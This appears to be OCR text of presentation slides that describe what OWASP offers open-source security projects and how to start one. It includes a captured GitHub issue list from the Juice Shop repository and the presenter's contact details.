
=>OWASP Gives Your OSS Projects:

A Home	Move your Source Code repo to GitHub.com/OWASP organisation repository
Visibility	OWASP Projects webpage gets over 6 million visitors a year.
Credibility	OWASP is well known in the AppSec/DevSecOps community and the industry
Resources	Funding and Project Summits are available for qualifying Programs & Grants
Community	Our Conferences and Local Chapters connect OWASP Projects with many users & collaborators
Longevity	The OWASP Community can continue to collaborate and develop your project even if you no longer have time/ability to maintain the project yourself
Neutrality	OWASP removes the “stigma” associated with Vendor-owned OSS. Many OSS projects were abandoned or lost after Mergers & Acquisitions or company re-org

Start a New OWASP Project

Have an idea? Start a OWASP Project!
Go to owasp.org/projects -> click Start a New Project link on the right ->


This creates a New Project Request JIRA ticket:



Important Links

Project Handbook
Start a New Project
Project Graduation Application

Contribute!


juice-shop / juice-shop
Public
Sponsor
Notifications
Fork 9.8k
Code
Issues 7
Pull requests 3
Actions
Security
Insights
is:issue is:open
Labels 32
Milestones 0
New issue
7 Open
798 Closed
Author
Label
Projects
Milestones
Assignee
Sort
[🍾] waitForDevTools() helper function is not working bug
#2274 opened 2 weeks ago by ThReinecke
1
[🍾] Server-side exception on orders without sufficient funds bug
#2272 opened 2 weeks ago by romulusFR
[🍾] Cheat threshold is to short for FixIt issue bug challenge good first issue stale
#2256 opened on May 24 by Whyiest
4
ZAP Scan Baseline Report stale
#2191 opened on Feb 3 by github-actions bot
6
💢 Perform update to Angular 17 critical help wanted technical debt user interface
#2173 opened on Jan 7 by bkimminich
55
[⭐] Coding challenges for web3 challenges challenge critical help wanted technical debt
#2091 opened on Sep 10, 2023 by bkimminich 1 of 2 tasks
9
[🍾] 401 Unauthorized unsigned/fake-signed JWT tokens bug challenge help wanted technical debt
#1788 opened on Apr 8, 2022 by hpacheco
7

Thank You

sam.stepanyan @ owasp.org

@securestep9